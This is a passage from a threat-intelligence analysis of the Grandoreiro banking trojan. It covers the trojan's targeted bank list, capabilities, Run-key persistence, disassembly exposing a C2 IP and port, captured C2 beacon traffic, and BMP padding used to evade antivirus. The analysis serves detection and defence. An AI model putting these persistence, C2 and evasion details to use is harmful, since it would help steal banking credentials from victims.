00CF93EC <AnsiString> 'RECORTEcecabank'  
00CF9404 <AnsiString> 'RECORTECTIVOBANK'  
00CF9420 <AnsiString> 'RECORTECaixaGeral'  
00CF943C <AnsiString> 'RECORTEBBVA'  
00CF9450 <AnsiString> 'RECORTELACAIXA'  
00CF9468 <AnsiString> 'RECORTESTDAESPANHA'  
00CF9484 <AnsiString> 'RECORTEBLOCKCHAIN'  
00CF94A0 <AnsiString> 'RECORTECAJARURAL'  
00CF94BC <AnsiString> 'RECORTESabadell'  
00CF94D4 <AnsiString> 'RECORTEBANKINTER'  
00CF94F0 <AnsiString> 'RECORTElaboral'  
00CF9508 <AnsiString> 'RECORTEBBANKIA'  
00CF9520 <AnsiString> 'RECORTEcajamar'  
00CF9538 <AnsiString> 'RECORTELiberbank'  
00CF9554 <AnsiString> 'RECORTEOpenbank'  
00CF956C <AnsiString> 'RECORTEING'  
00CF9580 <AnsiString> 'RECORTEPichincha'  
00CF959C <AnsiString> 'RECORTEibercaja'  
00CF95B4 <AnsiString> 'RECORTEMediolanum'  
00CF95D0 <AnsiString> 'RECORTEUnicaja'  
00CF95E8 <AnsiString> 'RECORTETRIODOS'  
00CF9600 <AnsiString> 'RECORTEACTIVOBANKPT'  
00CF961C <AnsiString> 'RECORTEenovobancopt'  
00CF9638 <AnsiString> 'RECORTEMONTEPIOpt'  
00CF9654 <AnsiString> 'RECORTEsantapt'  
00CF966C <AnsiString> 'RECORTEmillenniumbcppt'  
00CF968C <AnsiString> 'RECORTECaixadirectapt'  
00CF96AC <AnsiString> 'RECORTEEuroBicpt'  
00CF96C8 <AnsiString> 'RECORTESCréditoAgrícola'  
00CF96E8 <AnsiString> 'RECORTESBPI'  
00CF96FC <AnsiString> 'RECORTESPortugalBBVA'  
00CF971C <AnsiString> 'RECORTEBICE'  
00CF9730 <AnsiString> 'RECORTERipley'  
00CF9748 <AnsiString> 'RECORTEBci'  
00CF975C <AnsiString> 'RECORTEChile'  
00CF9774 <AnsiString> 'RECORTEBancoEstado'  
00CF9790 <AnsiString> 'RECORTEFalabella'  
00CF97AC <AnsiString> 'RECORTEItaú'  
00CF97C0 <AnsiString> 'RECORTESantander'

```
00CF97DC <AnsiString> 'RECORTECHILEScotiabank'  
00CF97FC <AnsiString> 'RECORTEGLOBAL'
```

As already documented by ESET, the malware has a set of capabilities:

- **manipulating windows**
- **updating itself**
- **capturing keystrokes**
- **simulating mouse and keyboard actions**
- **navigating the victim's browser to a chosen URL**
- **logging the victim out or restarting the machine**
- **blocking access to chosen websites**

In detail, the malware performs its tasks according to the OS installed on the infected device ( **label 1 – Figure 12** ). Several Windows OS target versions can be found inside the malware, namely:

- **Windows 10 Home**
- **Windows 8**
- **Windows 10**
- **Windows Server**








Figure 12: Grandoreiro blocks of code executed during the infection process. All the highlighted labels are described below.



**Label 2** shows a call that examines the affected device and creates a folder inside **AppDataRoaming** where new modules can be downloaded into and also some data about the target bank portal can be temporarily stored.



**Figure 13:** The malware uses some in-memory paths that will be created when the target banking portal and victims’ details are collected.

**Label 3** in Figure 12 shows when the process of collecting details and browser overlay is initiated. “**DetonarProcesso**” Portuguese word can be translated to: “Trigger process”, in English. The malware starts here its process of collecting details about the banking portal when the victim accesses a target banking website.

In addition, **label 4 and label 5** are the calls responsible for creating the overlay window that will be presented on the victims' screen.

Finally, **label 6** shows that the overlay windows is presented based on the target banking organization.

During its execution, Grandoreiro collects some details about the infected device:

- **computer name and username**
- **operating system; and**
- **list of installed security products.**

```
SELECT * FROM AntiVirusProduct
```

Interesting that the malware is not executed when two computer names are found. They probably are the computer names from Grandoreiro operators/developers. This is can be seen as a potential kill switch.



**Figure 14:** Computer names hardcoded inside the malware.

## Grandoreiro capabilities and Latenbot-C2 features

Grandoreiro is a piece of malware that has evolved over time. It has capabilities to interact with the infected machine, receiving commands from C2, and executes them inside the machine as a simple botnet.

As described by ESET on older variants; and confirmed during this analysis; the malware is capable of:

- manipulating windows
- updating itself
- capturing keystrokes
- simulating mouse and keyboard actions
- navigating the victim's browser to a chosen URL
- logging the victim out or restarting the machine; and
- blocking access to chosen websites




Figure 14: Grandoreiro internal commands (left side) and browser management (right side).

The malware persistence is achieved via a registry key on **Windows\CurrentVersion:**

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run  
 Value: C:\Users\root\AppData\Roaming\nvreadmm\Inufturiols.exe

An interesting detail in this variant is the C2 communication. The C2 IP address can be identified below, where also the name "DANILO" is visible.

8D45 FC	lea eax,dword ptr ss:[ebp-4]	
BA 94E5CF00	mov edx,inufturiols.CFE594	CFE594: ".18052020"
E8 EC5E70FF	call inufturiols.404354	
8D83 04030000	lea eax,dword ptr ds:[ebx+304]	
BA A8E5CF00	mov ecx,inufturiols.CFE5A8	CFE5A8: "03"
E8 985E70FF	call inufturiols.404310	
8D83 00030000	lea eax,dword ptr ds:[ebx+300]	
8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
BA B4E5CF00	mov edx,inufturiols.CFE5B4	CFE5B4: "DANILO"
E8 4D6170FF	call inufturiols.4045D8	
B8 C427D100	mov eax,inufturiols.D127C4	D127C4: "&"104.168.190.164"
BA C4E5CF00	mov edx,inufturiols.CFE5C4	CFE5C4: "104.168.190.164"
E8 765E70FF	call inufturiols.404310	
B8 C827D100	mov eax,inufturiols.D127C8	D127C8: "&"9050"
BA DCE5CF00	mov edx,inufturiols.CFE5DC	CFE5DC: "9050"
E8 675E70FF	call inufturiols.404310	
B8 8C28D100	mov eax,inufturiols.D1288C	D1288C: "&"cdx.db"
BA EC5E70FF	mov ecx,dword ptr ss:[ebp-4]	CFE5EC: "cdx.db"
E8 585E70FF	call inufturiols.404310	

Figure 15: Grandoreiro C2 IP address.

Inside the malware and based on the web traffic analysis, it's possible to see similarities with latenbot C2-traffic (as presented [here](#)).

104.232.32.101	15 bytes ?ACTION=HELLO	104.168.190.164:905	http://104.168.190.164:9050/\$rdgate?ACTION=HELLO
104.232.32.101	29 bytes ?ACTION=HELLO	0	
104.232.32.101	14 bytes ?ACTION=HELLO	104.168.190.164:905	http://104.168.190.164:9050/\$rdgate?
104.232.32.101	28 bytes ?ACTION=HELLO	0	ACTION=START&ID=B3030080574A43BE857DBE13C21D7110
104.232.32.101	12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D	104.168.190.164:905	http://104.168.190.164:9050/\$rdgate?
104.232.32.101	26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D	0	ID=B3030080574A43BE857DBE13C21D7110
104.232.32.101	588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D		
104.232.32.101	11 bytes ?ACTION=HELLO	104.168.190.164:905	http://104.168.190.164:9050/\$rdgate?
104.232.32.101	817 bytes ?ACTION=HELLO	0	ID=B3030080574A43BE857DBE13C21D7110
104.232.32.101	1 bytes ?ACTION=HELLO		
104.232.32.101	25 bytes ?ACTION=HELLO		
104.232.32.101	15 bytes ?ACTION=HELLO		
104.232.32.101	29 bytes ?ACTION=HELLO		
104.232.32.101	14 bytes ?ACTION=START&ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	28 bytes ?ACTION=START&ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	593 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	12 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	28 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	46 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	29 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		
104.232.32.101	47 bytes ?ID=6AFC20EE3424974ABEEBFC7DA0BB47		

Latenbot C2 traffic - 2017

Grandoreiro C2 traffic - 2020

Figure 16: Latenbot (2017) and Grandoreiro (2020) C2-traffic similarities.

Grandoreiro operators probably are including Latenbot botnet modules as a way of improving communication between C2 and infected hosts – the creation of a kind of Grandoreiro botnet.




Figure 17: Grandoreiro C2-traffic.

## Grandoreiro PE file padding


As observed in ESET analysis, “the vast majority of Grandoreiro samples utilize a very interesting application of the binary padding technique. This technique is all about making the binaries large and we have seen it being used even by more sophisticated malware. We have also observed some other Latin American banking trojans employing it occasionally, but only in the simplest form of appending a large amount of junk at the end of the binary.

Grandoreiro chooses a different approach – a simple, yet very effective one. The resources section of the PE file is augmented by (usually 3) grande BMP images, making each binary at least 300 MB in size.”

The samples analyzed in May 2020 that target Portuguese users used the technique previously described.

Figure 18 below shows that the *resources* directory is big and populates part of the binary size.






**Figure 18:** PortEx padding analysis – Grandoreiro May 2020.

Three BMP images were specially created by Grandoreiro operators as a way of enlarging the size of binary file. Notice that the PE file size is 331 MB and 322 MB are only populated by three BMP resources (the technique used by malware operators in past samples).






**Figure 19:** BMP resources used by Grandoreiro malware to increase file size and to bypass AV's detection.

## Spam tool

During May 2020 was observed that many phishing emails targeting Portuguese users were disseminated via a spam tool called: **Leaf PHPMailer 2.8**. Crooks compromise several servers and are using tools like this to sent malicious emails to a large group of users.

Below is presented a screenshot from a compromised server we analyzed during this investigation.



